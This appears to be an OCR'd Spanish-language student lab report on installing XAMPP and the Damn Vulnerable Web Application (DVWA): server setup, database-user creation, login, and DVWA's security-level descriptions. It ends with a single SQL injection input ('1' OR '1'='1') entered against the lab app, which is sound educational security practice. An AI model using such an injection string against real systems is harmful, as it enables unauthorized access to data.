
LABORATORIO 12 TECH

JESUS DAVID DE LA HOZ PEÑA

UNIVERSIDAD POPULAR DEL CESAR


VALLEDUPAR

2025


XAMPP Control Panel v3.3.0 [Compiled: Apr 6th 2021]
XAMPP Control Panel v3.3.0
Modules
Config
Netstat
Shell
Explorer
Services
Help
Quit

Service	Module	PID(s)	Port(s)	Actions			
□	Apache	18800 6148	80, 443	Stop	Admin	Config	Logs
□	MySQL	16920	3306	Stop	Admin	Config	Logs
□	FileZilla			Start	Admin	Config	Logs
□	Mercury			Start	Admin	Config	Logs
□	Tomcat			Start	Admin	Config	Logs

```
1:05:34 p. m.  [Tomcat]  You need to uninstall/disable/reconfigure the blocking application
1:05:34 p. m.  [Tomcat]  or reconfigure Tomcat and the Control Panel to listen on a different port
1:05:34 p. m.  [main]    Starting Check-Timer
1:05:34 p. m.  [main]    Control Panel Ready
1:06:33 p. m.  [Apache]  Attempting to start Apache app...
1:06:33 p. m.  [Apache]  Status change detected: running
1:06:34 p. m.  [mysql]   Attempting to start MySQL app...
1:06:35 p. m.  [mysql]   Status change detected: running
```



Configuraciones generales

Cotejamiento de la conexión al servidor: utf8mb4_unicode_ci

Más configuraciones

Configuraciones de apariencia

Idioma *(Language)*: Español - Spanish


Tema: pmahomme Ver todo

Servidor de base de datos

- Servidor: 127.0.0.1 via TCP/IP
- Tipo de servidor: MariaDB
- Conexión del servidor: No se está utilizando SSL
- Versión del servidor: 10.4.32-MariaDB - mariadb.org binary distribution
- Versión del protocolo: 10
- Usuario: root@localhost
- Conjunto de caracteres del servidor: UTF-8 Unicode (utf8mb4)

Servidor web

- Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
- Versión del cliente de base de datos: libmysql - mysqlnd 8.2.12
- extensión PHP: mysqli curl mbstring
- Versión de PHP: 8.2.12




digininja Working vulnerable GitHub Action ✕

.github	Working vulnerable	
config	feat: configure DVW	
database	tidy the create scrip	
docs	docs: add guides to	
dvwa	Add vulnerability to	
external/recaptcha	removed PHP IDS li	
hackable	Improved IIS support & setup system checks	10 years ago
tests	add ignore links	last year
vulnerabilities	Added a video walk-through to crypto help	2 months ago
.dockerignore	autobuild the API stuff	3 months ago
	feat: set line endings via git attributes	2 years ago


```
https://github.com/digininja/DVWA.git
```

Clone using the web URL.


om/digininja/DVWA/archive/refs/heads/master.zip



```
DVWA System error - config file not found. Copy config/config.inc.php.dist to config/config.inc.php and configure to your environment.
```



```
Fatal error: Uncaught mysqli_sql_exception: Access denied for user 'dvwa'@'localhost' (using password: YES) in C:\xampp\htdocs\DVWA\dvwa\includes\dvwaPage.inc.php:569 Stack trace: #0
C:\xampp\htdocs\DVWA\dvwa\includes\dvwaPage.inc.php(569): mysqli_connect('127.0.0.1', 'dvwa', Object(SensitiveParameterValue), '', '3306') #1 C:\xampp\htdocs\DVWA\login.php(8): dvwaDatabaseConnect() #2 {main}
thrown in C:\xampp\htdocs\DVWA\dvwa\includes\dvwaPage.inc.php on line 569
```




Bases de datos

Crear base de datos

DVWA | utf8_spanish2_ci

	Base de datos	Cotejamiento	Acción
□	information_schema	utf8_general_ci	Seleccionar privilegios
□	mysql	utf8mb4_general_ci	Seleccionar privilegios
□	performance_schema	utf8_general_ci	Seleccionar privilegios
□	phpmyadmin	utf8_bin	Seleccionar privilegios
□	test	latin1_swedish_ci	Seleccionar privilegios

Total: 5



Agregar cuenta de usuario


Información de la cuenta

Nombre de usuario:	Use el campo de text	dvwa
Nombre de Host:	Cualquier servidor	%
Contraseña:	Use el campo de text	•••••••• Fuerza: Débil
Debe volver a escribir:		••••••••
plugin de autenticación		Autenticación de MySQL nativo
Generar contraseña:	Generar	

Base de datos para la cuenta de usuario


☐ Crear base de datos con el mismo nombre y otorgar todos los privilegios.

☐ Otorgar todos los privilegios al nombre que contiene comodín (username_%).




✓ Ha agregado un nuevo usuario.

```
CREATE USER 'dvwa'@'%' IDENTIFIED VIA mysql_native_password USING '***';GRANT USAGE ON *.* TO 'dvwa'@'%' REQUIRE NONE WITH MAX_QUERIES_PER_HOUR 0
MAX_CONNECTIONS_PER_HOUR 0 MAX_UPDATES_PER_HOUR 0 MAX_USER_CONNECTIONS 0;GRANT ALL PRIVILEGES ON `dvwa`.* TO 'dvwa'@'%';
```



Username: admin

Password: ••••••••



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.


There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.




DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.



User ID: 1' OR '1'='1

